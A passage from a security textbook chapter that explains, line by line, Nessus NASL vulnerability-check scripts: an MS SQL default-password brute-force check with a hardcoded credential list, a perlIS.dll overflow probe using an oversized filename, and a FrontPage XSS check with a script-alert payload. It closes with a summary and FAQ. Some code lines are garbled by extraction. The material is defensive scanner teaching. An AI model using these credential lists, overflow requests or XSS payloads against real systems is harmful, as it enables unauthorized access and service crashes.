70   0x00, 0x00, 0x00, 0x00, 0x20, 0x18, 0x81, 0xb8, 0x2c, 0x08, 0x03,
71   0x01, 0x06, 0x0a, 0x09, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
72   0x00, 0x00, 0x00, 0x00, 0x73, 0x71, 0x75, 0x65, 0x6c, 0x64, 0x61,
73   0x20, 0x31, 0x2e, 0x30, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
74   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
75   0x00, 0x0b, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
76   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
77   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
78   0x00
79   );
```

Looking ahead to line 163, we can see that the *pkt_pt2* field is a fixed section of the authentication packet that fits between the username and password fields. It is defined here and does not change.

```
80
81   pkt_pt3 = raw_string (
82   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
83   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
84   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
85   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
86   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
87   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
88   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
89   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
90   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
91   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
92   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
93   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
94   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
95   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
96   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x04, 0x02, 0x00, 0x00, 0x4d, 0x53, 0x44,
0x42, 0x4c, 0x49, 0x42, 0x00, 0x00, 0x00, 0x07, 0x06, 0x00, 0x00,
0x00, 0x00, 0x0d, 0x11, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00
);
```

The *pkt_pt3* variable contains the final trailer for the authentication packet. It follows the password fields, and it was also pulled from Ethereal network traces.

```

pkt_lang = raw_string(
0x02, 0x01, 0x00, 0x47, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x30, 0x30, 0x30, 0x00, 0x00,
0x00, 0x03, 0x00, 0x00, 0x00
);
```

The *pkt_land* variable holds the locale-specific information that is sent to the MS SQL Server. This data is sent in a separate packet than the authentication packet.

```


function sql_recv(soc)
{
head = recv(socket:soc, length:4, min:4);
if(strlen(head) < 4) return NULL;

       = 256 * ord(head[2]);
126 len_lo = ord(head[3]);
127
128 len = len_hi + len_lo;
129 body = recv(socket:soc, length:len);
130 return(string(head, body));
131 }
```

Here we see our first example of a user-defined function with the name *sql_recv*, which takes an argument called *soc* that specifies the socket on which to receive data. The first task the function performs is to read in exactly four bytes of data from the input buffer. Anything less than four bytes will cause the function to exit with a NULL value. In order to read the remainder of the data correctly, the size of the data must be calculated. The second and third bytes of the *head* variable contain the high- and low-order bits of the packet length. Lines 125 through 128 calculate the correct length, and the result is used in another call to *recv* to grab the remainder of the data. The data is stored in the *body* variable, and *head* and *body* are combined and returned on line 130.

```
132
133 function make_sql_login_pkt (username, password)
134 {
135 ulen = strlen(username);
136 plen = strlen(password);
137
138 upad = 30 - ulen;
139 ppad = 30 - plen;
140
141 ubuf = "";
142 pbuf = "";
143
144 nul = raw_string(0x00);
145
146
```

The user-defined *make_sql_login_pkt* function takes a username and a password and returns the authentication packet in the form of a string. The function starts by defining the *ulen* and *plen* variables to the length of the username and password, respectively. The sizes of the *username* and *password* fields in the authentication packet are fixed at 30 bytes, so we will need to pad the fields up to 30 bytes. Lines 138 and 139 determine the necessary padding and store them into the *upad* and *ppad* variables. The *ubuf* and *pbuf* values are cleared in lines 141 and 142, and the *nul* variable is set in line 144.

```
147 if(ulen)
148 {
149 ublen = raw_string(ulen % 255);
150 } else {
151 ublen = raw_string(0x00);
152 }
153
```

This code block will calculate the length of the username buffer and store it in *ublen*. Should the length of the username be greater than 254, the value of *ublen* will wrap. If the username has a zero length, then the 0x00 value is stored in *ublen*.

```
154
155 if(plen)
156 {
157 pblen = raw_string(plen % 255);
158 } else {
159 pblen = raw_string(0x00);
160 }
161
```

This code block will calculate the length of the password buffer and store it in *pblen*. Should the length of the password be greater than 254, the value of *pblen* will wrap. If the username has a zero length, then the 0x00 value is stored in *pblen*.

```
162 ubuf = string(username, crap(data:nul, length:upad));
163 pbuf = string(password, crap(data:nul, length:ppad));
164
```

Line 162 performs a series of actions. First, the *crap* function creates a buffer of *upad* number of *nul* bytes. This buffer is appended to the username to create a 30-byte string that is stored in the *ubuf* variable. Line 163 also creates a 30-byte string for the password that is stored in the *pbuf* variable.

```
165  sql_packet =
string(pkt_hdr,ubuf,ublen,pbuf,pblen,pkt_pt2,pblen,pbuf,pkt_pt3);
166
167
168  return(sql_packet);
169  }
```

Finally, the fixed packet headers are combined with the username buffer, username length value, password buffer, and the password length value into a string that is returned from the function.

```
170
171
172  user[0]="sa"; pass[0]="sa";
173  user[1]="sa"; pass[1]="password";
174  user[2]="sa"; pass[2]="administrator";
175  user[3]="sa"; pass[3]="admin";
176
177  user[4]="admin"; pass[4]="administrator";
178  user[5]="admin"; pass[5]="password";
179  user[6]="admin"; pass[6]="admin";
180
181  user[7]="probe"; pass[7]="probe";
182  user[8]="probe"; pass[8]="password";
183
184  user[9]="sql"; pass[9]="sql";
185  user[10]="sa"; pass[10]="sql";
186
187
188  report = "";
```

Lines 170 through 187 build the *user* and *pass* arrays with the associated usernames and passwords. Line 180 sets the report variable to blank.

```
189 port = get_kb_item("Services/mssql");
190 if(!port) port = get_kb_item("Services/sybase");
191 if(!port) port = 1433;
192
193
194
195
```

The port of the MS SQL Server is retrieved on line 189. If the Knowledge Base retrieval fails, then attempt to retrieve the port of the Sybase server. The two protocols are very similar and the identification may be confused. Otherwise, use the default port value of 1433.

```
196 found = 0;
197 if(get_port_state(port))
198 {
199 for(i=0;user[i];i=i+1)
200 {
201 username = user[i];
202 password = pass[i];
203
```

Line 196 sets the number of valid username and password combinations to 0. If the port is available, then the script will continue into the looping construct that iterates through the user and pass arrays. Each iteration will set the username and password values as shown on lines 201 and 202.

```
204 soc = open_sock_tcp(port);
205 if(!soc)
206 {
207 i = 10;
208 }
209 else
210 {
211 # this creates a variable called sql_packet
212 sql_packet = make_sql_login_pkt(username:username, password:password);
213
214 send(socket:soc, data:sql_packet);
```

```
215 send(socket:soc, data:pkt_lang);
216
217 r = sql_recv(socket:soc);
218 close(soc);
219
```

Line 204 attempts to establish a TCP connection to the remote socket of the MS SQL Server. If the connection fails, then the *i* variable is set to 10. This causes the next check of *user[i]* to return undefined, thus ending the checks. Should the connection succeed, then the username and password values are passed to the *make_sql_login_pkt* to create an authentication packet, which is then sent on line 214. The locale information from the *pkt_lang* variable is sent in a separate packet on line 215.

The return data is received on line 217 and stored in the *r* variable, and the socket is then closed.

```
220 if(strlen(r) > 10 &&
221 ord(r[8]) == 0xE3)
222 {
223 report = string(report, "Account '",username, "' has password '",
password, "'\n");
224 found = found + 1;
225 }
226 }
227 }
228 }
229
```

To determine if the username and password combination was successful, the script checks to see whether the return data is greater than 10 bytes and that the eighth byte is equal to 0xE3. If these matches occur, a line is added to the report and the number of found accounts is incremented.

```
230 if(found)
231 {
232 report = string("The following accounts were found on the SQL
    Server:\n", report);
233 report += string("\n\nAn attacker can use these accounts to read and/or
    modify\n");
report += string("data on your SQL server. In addition, the attacker may be\n");
report += string("able to launch programs on the target Operating system\n");
security_hole(port:port, data:report);
}
```

If there were any successful username and password combinations, a header is added to the accounts discovered, and the report is submitted to the Nessus engine with the *security_hole* function.

Overall, this NASL script is an excellent example of how a reliable check can be created for a high-risk vulnerability. It's clear that a great deal of background work was put into the script, because no built-in SQL Server protocol libraries exist like those for HTTP.The author had to sniff the network traffic, understand the authentication sequence, determine the location of the username and password fields, and design a script that would construct the raw packets to perform the bruteforcing. Furthermore, a number of potential error cases are handled safely, the script was designed elegantly, and the likelihood of a false positive is extremely low.

ActivePerl perlIIS.dll Buffer Overflow Vulnerability

Our final analysis will cover a check for the perlIIS.dll buffer overflow vulnerability. A buffer overflow vulnerability is one of the most difficult to reliably and safely detect because it normally results in an application crash if the data being sent to test the vulnerability isn't crafted properly.This vulnerability is similar to the very first .HTR vulnerability we examined in that the perlIIS.dll library is registered as an ISAPI service to handle files with the .plx extension.The .HTR script was able to get by checking for the existence of .HTR file handling because .HTR has generally been deprecated and is no longer supported by default on later versions of Windows. However, the .plx file extension continues to be used, so the perlIIS.dll check must be able to differentiate between vulnerable and not-vulnerable versions. As such, the check actually attempts to send an oversized buffer and trigger an error message.

For this particular script, the overall logic of the check is as follows:

1. Provide detailed author, credit, and revision history.
2. Build the description information.
3. Determine whether the HTTP port is available.
4. Determine whether the HTTP service is IIS.
5. Attempt to access a file with 660 *X* characters as the name with the .plx extension.
6. Attempt to access a file with 660 *X* characters as the name with the .pl extension.
7. If either of the file accesses returned certain error results, then the vulnerability exists.

The following is the NASL check from www.nessus.org/plugins/index.php?view=viewsrc&id=10811 that performs the check.

Case Study: ActivePerl perlIS.dll Buffer Overflow

```
#
# This script was written by Drew Hintz ( http://guh.nu )
#
# It is based on scripts written by Renaud Deraison and HD Moore
#
# See the Nessus Scripts License for details
#

if(description)
    {
script_id(10811);
script_bugtraq_id(3526);
script_version ("$Revision: 1.15 $");
script_cve_id("CVE-2001-0815");
name["english"] = "ActivePerl perlIS.dll Buffer Overflow";
script_name(english:name["english"]);

desc["english"] = "
An attacker can run arbitrary code on the remote computer.
This is because the remote IIS server is running a version of
ActivePerl prior to 5.6.1.630 and has the Check that file
exists option disabled for the perlIS.dll.

Solution: Either upgrade to a version of ActivePerl more
recent than 5.6.1.629 or enable the Check that file exists option.
To enable this option, open up the IIS MMC, right click on a (virtual)
directory in your web server, choose Properties,
28  click on the Configuration... button, highlight the .plx item,
29  click Edit, and then check Check that file exists.
30
31  More Information: http://www.securityfocus.com/bid/3526
32
33  Risk factor : High";
34
35  script_description(english:desc["english"]);
36
```

Line 9 marks the beginning of the description block, with the Nessus script ID being set on line 11. Following this is the Bugtraq ID, the script version, and the CVE ID registration. The English name is set on lines 15 and 16, and the description is registered between lines 18 and 35.

```
37  summary["english"] = "Determines if arbitrary commands can be executed
    thanks to ActivePerl's perlIS.dll";
38
39  script_summary(english:summary["english"]);
40  script_category(ACT_DESTRUCTIVE_ATTACK);
41  script_copyright(english:"This script is Copyright (C) 2001 H D Moore &
    Drew Hintz ( http://guh.nu )");
42  family["english"] = "CGI abuses";
43  script_family(english:family["english"]);
44  script_dependencie("find_service.nes", "http_version.nasl",
    "www_fingerprinting_hmap.nasl");
45  script_require_ports("Services/www", 80);
46  exit(0);
47  }
48
```

The script summary is registered on lines 37 and 39, and the category is set to *ACT_DESTRUCTIVE_ATTACK*. This particular category is chosen because this script has been designed to check with the potential to crash the IIS Server application. Properly classifying the script type is important because it allows users to identify and avoid running potentially dangerous scripts when they're performing testing against critical systems. The copyright is set on line 41, and the family is set to *CGI abuses* on line 42. It is entirely up to the author of the script to place the script into the appropriate category. In the first example, which was a very similar vulnerability, the author decided to place the script in the Windows family; however, here the author has decided that overflows in ISAPI extensions fall into CGI abuses. The script dependencies are set on lines 44 and 45.

```
49  include("http_func.inc");
50  include("http_keepalive.inc");
51
```

```
52  port = get_http_port(default:80);
53
54  if(!get_port_state(port))exit(0);
55  sig = get_kb_item("www/hmap/" + port + "/description");
56  if ( sig && "IIS" >!< sig ) exit(0);
57
58
```

The *include* statements on lines 49 and 50 instruct the Nessus engine to make the specified *http_func.inc* and *http_keepalive.inc* functions available to the script. Any available HTTP ports are gathered from the Knowledge Base with *get_http_port* on line 52, and the port states are tested on line 54. The *sig* variable is used to store the description of the port from the Knowledge Base, and the *sig* variable is scanned on line 56. If the string IIS is not located within the description, the check assumes that the Web service is not running Microsoft IIS. Because the vulnerability only exists on Microsoft IIS Servers, the script then exits.

```
59  function check(req)
60  {
61  req = http_get(item:req, port:port);
62  r = http_keepalive_send_recv(port:port, data:req);
63  if(r == NULL)exit(0);
64
65  if ("HTTP/1.1 500 Server Error" >< r &&
66  ("The remote procedure call failed." >< r ||
67  "<html><head><title>Error</title>" >< r))
68  {
69  security_hole(port:port);
70  return(1);
71  }
72  return(0);
73  }
74
```

Before the main body of the check code is encountered, the author defines a function called *check*. The *check* function takes a string named *req*, which is passed as the item argument to the *http_get* function on line 61. The result is a formatted *HTTP GET* request stored back into the original *req* variable. The fully formatted request is sent with *http_keepalive_send_recv*, and if the result stored in *r* returns empty, the script exits. Otherwise, the script checks for a number of conditions to determine whether a security hole exists. The logic embedded into the script on lines 65 through 67 essentially performs the following:

If the request causes a server error, identified by the result string *HTTP/1.1 500 Server Error*, then the server is assumed to be vulnerable.

Alternatively, if the request causes the server to return a result that contains either a string that says *The remote procedure call failed* or a code snippet that reads *<html><head><title>Error</title>,* then the server is also considered vulnerable.

The check function returns 1 if the vulnerability was identified and 0 if the vulnerability was not identified.

```
75  dir[0] = "/scripts/";
76  dir[1] = "/cgi-bin/";
77  dir[2] = "/";
78
```

Lines 75, 76, and 77 set the value of the directory array, which holds the different paths that the script will attempt to access a .plx file. These paths are used because often only specific directories are marked for processing or execution by external handlers. It is only through these directories that the script will be able to get the .plx vulnerability to trigger correctly.

```
79  for(d = 0; dir[d]; d = d + 1)
80  {
81  url = string(dir[d], crap(660), ".plx"); #by default perlIS.dll handles
    .plx
82  if(check(req:url))exit(0);
83
84  url = string(dir[d], crap(660), ".pl");
85  if(check(req:url))exit(0);
86  }
```

A *for* loop iterates through each potential directory on line 79, and each directory is concatenated with a 660-byte filename of *X* characters with a .plx extension. The *check* function is called on line 82 to determine vulnerability status. If the server is found to be vulnerable (meaning that it met the requirements embedded in lines 65 through 67), then the script exits. If the server is not found to be vulnerable, then the same filename is accessed except with a .pl extension. Again, the same logic applies. If the server is vulnerable, then the script ends; otherwise, the loop continues and the remaining directories and files are checked until no more combinations remain or the server is determined vulnerable.

Microsoft FrontPage/IIS Cross-Site Scripting shtml.dll Vulnerability

Due to the simple nature of cross-site scripting (XSS) vulnerabilities, easy and accurate checks can be written for them. With XSS vulnerabilities, we no longer have to rely on less reliable versioning information, the existence of a file, or the absence of a file to determine whether a system is vulnerable. Instead, we send full attack strings over to the server and examine the response to determine whether the application is vulnerable to the attack. XSS attacks are common, and here we examine a vulnerability discovered in shtml.dll, a file included with Microsoft FrontPage Extensions 1.2. When additional text is appended to a request for shtml.dll, the text is included within the response; thus, carefully crafted additional text can trigger a XSS attack.

For this particular script, the overall logic of the check is as follows:

1. Provide detailed author, credit, and revision history.
2. Build the description information.
3. Determine whether the HTTP port is available.
4. Determine whether the HTTP service is IIS.
5. Attempt to access shtml.dll with crafted XSS attack data appended to the end.
6. If the attack data is repeated back in the output, then the application is vulnerable.

The following is the NASL check from www.nessus.org/plugins/index.php?view=viewsrc&id=11395 that performs the check. *Note:* When reviewing the script, the shtml.exe on line 59 was changed to shtml.dll to correct a bug.

Case Study: Microsoft FrontPage XSS

```
1   #
2   # This script was written by Renaud Deraison <deraison@cvs.nessus.org>
3   #
4   # See the Nessus Scripts License for details
5   #
6
7   if(description)
```

```
8   {
9   script_id(11395);
10  script_bugtraq_id(1594, 1595);
11  script_version ("$Revision: 1.10 $");
12  script_cve_id("CVE-2000-0746");
13
```

The description block begins on line 7, with the Nessus ID being set on line 9. There are two associated Bugtraq IDs, which are registered and separated by commas on line 10. The script revision is 1.10 and is set on line 11.

```
14  name["english"] = "Microsoft Frontpage XSS";
15  script_name(english:name["english"]);
16
17  desc["english"] = "
18  The remote server is vulnerable to Cross-Site-Scripting (XSS)
19  when the FrontPage CGI /_vti_bin/shtml.dll is fed with improper
20  arguments.
21
22  Solution : See http://www.microsoft.com/technet/security/bulletin/ms00-
    060.mspx
23  Risk factor : Medium";
24
25
26
27  script_description(english:desc["english"]);
28
29  summary["english"] = "Checks for the presence of a Frontpage XSS";
30  script_summary(english:summary["english"]);
31
```

Lines 14 and 15 register the English name of the vulnerability check. There is a brief description that is registered on lines 17 through 27. A summary is included on lines 29 and 30.

```
32  script_category(ACT_GATHER_INFO);
33
34
```

On line 32 we see that the author has decided to classify the XSS vulnerability as an *ACT_GATHER_INFO* type script. This is a questionable classification since the XSS attack actually attempts to exploit the vulnerability by passing an XSS attack string.

```
35  script_copyright(english:"This script is Copyright (C) 2003 Renaud
    Deraison",
36  francais:"Ce script est Copyright (C) 2003 Renaud Deraison");
37  family["english"] = "CGI abuses : XSS";
38  family["francais"] = "Abus de CGI";
39  script_family(english:family["english"], francais:family["francais"]);
```

The script is copyrighted on line 35, and French description information is included on the lines following.

```
40  script_dependencie("find_service.nes", "http_version.nasl",
    "cross_site_scripting.nasl", "www_fingerprinting_hmap.nasl");
41  script_require_ports("Services/www", 80);
42  exit(0);
43  }
44
```

The script dependency specifies a requirement of four different external NASL libraries and at least one Web service or port 80.

```
45  #
46  # The script code starts here
47  #
48
49  include("http_func.inc");
50  include("http_keepalive.inc");
51
52  port = get_http_port(default:80);
53
54  if(!get_port_state(port))exit(0);
55  sig = get_kb_item("www/hmap/" + port + "/description");
56  if ( sig && "IIS" >!< sig ) exit(0);
```

Here is an excellent example of code reuse. Lines 49 through 56 in this script mirror exactly the check code in the perlIIS.dll overflow check. On these lines, the script is instructing the Nessus engine to make the *http_func.inc* and *http_keepalive.inc* libraries available. Next, the Web server ports are retrieved on line 52, and the port state is checked on line 54. Like the perlIIS.dll overflow check, the Web service is verified to be IIS before continuing; otherwise, the script will exit.

```
57  if(get_kb_item(string("www/", port, "/generic_xss"))) exit(0);
58
59  req =
    http_get(item:"/_vti_bin/shtml.dll/<script>alert(document.domain)</scri
    pt>", port:port);
60
```

On line 57, the check is retrieving the *generic_xss* item from the Knowledge Base. If the XSS item has already been defined, then the check exits because the vulnerability has already been flagged. Otherwise, the script continues by building the *request* string on line 59.

Taking a closer look at the *request* string, we see that the shtml.dll file is located within the *_vti_bin.* After the shtml.dll file is specified, it is followed by the extended string data, which comprises the XSS attack. The extra string information is actually a fully formed line of JavaScript code that will display an alert box with the document's domain information. If the shtml.dll file doesn't perform adequate parsing on the extra data, then it will be returned exactly as provided. When the browser attempts to interpret the results from shtml.dll, it will process the JavaScript code; however, in our check we don't attempt to process the code. The verification simply involves noticing that the original code was not modified or parsed in any way from its original form. That way we know that if the result is interpreted by a legitimate browser, it will be processed.

Note also that this is the line that was modified from the script provided via the Web site. The issue here is that shtml.dll should be checked, but the version available from the Web site listed shtml.exe instead. We've fixed that bug in our script.

```
61  res = http_keepalive_send_recv(port:port, data:req);
62  if( res == NULL ) exit(0);
63  if ( ereg(pattern:"^HTTP/.* 404 .*", string:res)) exit(0);
64
```

The *HTTP GET* request is sent on line 61, and if the result, stored in *res*, contains no value, then the script assumes no vulnerability and exits. If the result does contain a value, then the *ereg* regular expression matching function is called to search for the *^HTTP/.* 404 .** pattern. This pattern attempts to locate any line in the response that begins with *HTTP/* and is followed by anything up until the number 404 and then followed by anything afterward. Effectively, the expression is attempting to determine whether the Web server returned a 404 error, which indicates that the shtml.dll file was not found. The script will cleanly exit and assume no vulnerability if the file is not found.

```
65  res2 = strstr(res, '\r\n\r\n');
66  if ( ! res2 ) res2 = strstr(res, '\n\n');
67  if ( ! res2 ) exit(0);
68
69  if("<script>alert(document.domain)</script>" ><
    res2)security_warning(port);
```

Line 65 uses the *strstr* string function in an attempt to locate *\r\n\r\n* inside the result. The *strstr* function return value is stored in *res2*. The *strstr* function will return NULL if the substring is not located within the result. Line 66 attempts to find the substring *\n\n* within the result if *\r\n\r\n* is not found. Finally, if neither *\r\n\r\n* nor *\n\n* are found, then the script exits. Because RFC guidelines specify that fully formed HTTP request and response headers should end with two blank lines, this script exists and assumes no vulnerability if the response deviates from RFC guidelines. Otherwise, the *res2* value will contain the body of the response from the Web server.

On line 69, the check attempts to find the injected JavaScript attack code in the response body. If it is discovered in its original form, then a *security_warning* is issued. Notice that the reporting of this vulnerability is different from the others because only a warning, not a hole, is reported to the Nessus engine.

Summary

The NASL, similar to and spawned from Network Associates Inc.'s (NAI's) Custom Audit Scripting Language (CASL), was designed to power the vulnerability assessment back end of the freeware Nessus project (www.nessus.org). The Nessus project, started in 1998 by Renaud Deraison, was and still remains the most dominant freeware solution to vulnerability assessment and management. Nessus utilizes Networked Messaging Application Protocol (NMAP) to invoke most of its host identification and port-scanning capabilities, but it pulls from a global development community to launch the plethora of scripts that can identify ranges of vulnerabilities, including Windows hotfixes, UNIX services, Web services, network device identification, and wireless access point mapping.

Similar to every other scripting language, NASL is an interpreted language, meaning that every character counts in parsing. NASL2 is also an object-oriented language for which users have the ability to implement classes and all the other features that come with object-oriented programming (OOP). Upgrading from NASLv1 to NASL2 realized multiple enhancements, most notably features and overall execution speed. NASL has an extremely easy-to-understand and -use API for network communication and sockets, in addition to a best-of-breed Knowledge Base implementation that allows scripts to share, store, and reuse data from other scripts during execution. Besides the vast number of scripts that are publicly available within Nessus, the Knowledge Base is the most advanced feature included in the product. Anything from application banners, open ports, and identified passwords can be stored within the Knowledge Base.

In most cases, porting code to NASL is simple, although the longer the script, the longer it takes to port. Unfortunately, there is no publicly available mechanical translator or language-porting tool that can port code from one language to NASL. The most difficult task is porting NASL code to another desired language. Due to inherent simplicity within the language (such as sockets and garbage string creation), it is more difficult to port scripts to another language, because although most other languages have increased functionality, they also have increased complexity.

Writing scripts in NASL to accomplish simple to complex tasks can take anywhere from minutes to hours or days, depending on the amount of research already conducted. In most cases, coding the NASL script is the easiest part of the development life cycle. The most difficult part of creating a script is determining the attack sequence and the desired responses as vulnerable. NASL is an excellent language for creating security scripts and is by far the most advanced, freely available, assessment-focused language.

Solutions FastTrack

NASL Syntax

☑ Variables do not need to be declared before being used. Variable type conversion and memory allocation and deallocation are handled automatically.

☑ Strings can exist in two forms: *pure* and *impure*. Impure strings are denoted by double-quote characters, and escape sequences are not converted. The internal *string* function converts impure strings to pure strings, denoted by single-quote characters, by interpreting escape sequences. For example, the *string* function would convert the impure string *City\tState* to the pure string *City State.*

☑ Booleans are not implemented as a proper type. Instead, TRUE is defined as 1 and FALSE is defined as 0.

Writing NASL Scripts

☑ NASL scripts can be written to fulfill one of two roles. Some scripts are written as tools for personal use to accomplish specific tasks that might not concern other users. Other scripts check for a security vulnerabilities or misconfigurations and can be shared with the Nessus user community to improve the security of networks worldwide.

☑ NASL has dozens of built-in functions that provide quick and easy access to a remote host through the TCP and UDP protocols. Functions in this library can be used to open and close sockets, send and receive strings, determine whether or not a host has gone down after a Denial of Service test, and retrieve information about the target host such as the hostname, IP address, and next open port.

☑ If Nessus is linked with OpenSSL, the NASL interpreter provides functions for returning a variety of cryptographic and checksum hashes. These include MD2, MD4, MD5, RIPEMD160, SHA, and SHA1.

☑ NASL provides functions for splitting strings, searching for regular expressions, removing trailing whitespace, calculating string length, and converting strings to upper or lower case.

Script Templates

☑ To share your NASL scripts with the Nessus community, the scripts must be modified to include a header that provides a name, a summary, a detailed description, and other information to the Nessus engine.

☑ Using the Knowledge Base is easy for two reasons:

☑ Knowledge Base functions are trivial and much easier than port scanning, manual banner grabbing, or reimplementing any Knowledge Base functionality.

☑ Nessus automatically forks whenever a request to the Knowledge Base returns multiple results.

Porting to and from NASL

☑ Porting code is the process of translating a program or script from one language to another. Porting code between two languages is conceptually very simple but can be quite difficult in practice because it requires an understanding of both languages.

☑ NASL has more in common with languages such as C and Perl than it does with highly structured languages like Java and Python.

☑ C and NASL are syntactically very similar, and NASL's loosely typed variables and convenient high-level string manipulation functions are reminiscent of Perl. Typical NASL scripts use global variables and a few functions to accomplish their tasks.

Case Studies of Scripts

- ☑ Analyzing and understanding the code behind well-written scripts is an excellent way of learning how to write NASL and vulnerability checks in general. When writing your own checks, starting with a well-written script as a template can both save time and improve check quality.
- ☑ When analyzing an NASL script, begin by reading through the description and the comments to gain a high-level understanding of what the script is attempting to accomplish. In a well-written script, the comments and description will describe the majority of the script apart from the syntactical details.
- ☑ If the script itself or a particular section is unclear, walk through the script with the NASL reference manual to understand what the programmer was intending to do with the script.

Links to Sites

For more information, please visit the following Web sites:

- **www.nessus.org** Nessus's main site is dedicated to the open-source community and the further development of Nessus vulnerability detection scripts.
- **www.tenablesecurity.com** Tenable Security is a commercial start-up information security company that is responsible for making vulnerability assessment products that leverage the Nessus vulnerability detection scripts. Nessus was invented by Tenable's director of research and development.
- **http://michel.arboi.free.fr/nasl2ref/** This is the NASL2 reference manual from Michel Arboi, the author of the parsing engine.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Can I still program scripts to use the NASLv1 syntax?

A: The simple answer is no. However, some NASLv1 scripts can be parsed by the NASL2 interpreter, whereas an even smaller amount of NASL2 scripts can be parsed using the NASLv1 interpreter. NASL2 offers a tremendous increase in features, so a good rule of thumb is "learn the new stuff."

Q: How efficient is NASL compared with Perl or Microsoft's ECMA scripting language?

A: NASL is an efficient language, but it does not come close to Perl in terms of support, language features, and speed. With that said, Microsoft's ECMA interpreter is the backend technology that drives the Microsoft scripting languages to include VBScript and JavaScript and is faster and arguably more advanced than Perl. The OOP design is cleaner and easier to deal with, but the one disadvantage is that it is platform-dependent on Windows.

Q: Are there any mechanical translators to port to or from NASL script?

A: No. At the time of publishing this book, there were no "publicly" available tools to port code to or from NASL.

Q: Can I reuse objects created within NASL, such as other object-oriented programming languages?

A: Because NASL is a scripting language, you can share functions or objects that have been developed by cutting and pasting them into each additional script, or you can extend the language due to its open-source nature. Nessus is the advanced feature implemented within NASL/Nessus for data sharing between NASL scripts. It can be used to share or reuse data between scripts, also known as *recursive analysis*.

Q: Can I run more than one NASL script from the command line simultaneously?

A: Unfortunately, the answer is no; however, it is easy to script a wrapper for the NASL command-line interpreter in something like Perl that could launch multiple instances of the interpreter against multiple hosts simultaneously. Most would consider this a "poor man's implementation" of parallel scanning.

Q: What are the most common reasons for using NASL, outside of vulnerability assessment?

A: Application fingerprinting, protocol fuzzing, and program identification are the three most common uses, although each of these would be best written in another language such as C++ or Perl.

Q: Besides reusing the existing NASL scripts for code, what is the point of analyzing NASL scripts?

A: A lot of unwritten logic and unspoken techniques on how vulnerability checks are reliably written and performed are encapsulated within the existing NASL script libraries. Reading through and understanding the intricacies of these checks will help you understand not only the vulnerability details but also the various attack vectors.

Chapter 10

NASL Extensions and Custom Tests

Core Technologies and Open Source Tools in this chapter:

- Extending NASL Using Include Files
- Extending the Capabilities of Tests Using the Nessus Knowledge Base
- Extending the Capabilities of Tests Using Process Launching and Results Analysis

Introduction

Most of the security vulnerabilities being discovered utilize the same attack vectors. These attack vectors can be rewritten in each NASL (Nessus Attack Scripting Language) or can be written once using an *include* file that is referenced in different NASLs. The include files provided with the Nessus environment give an interface to protocols such as Server Message Block (SMB) and Remote Procedure Call (RPC) that are too complex to be written in a single NASL, or should not be written in more than one NASL file.

Extending NASL Using Include Files

The Nessus NASL language provides only the most basic needs for the tests written with it. This includes socket connectivity, string manipulation function, Nessus knowledge base accessibility, and so on.

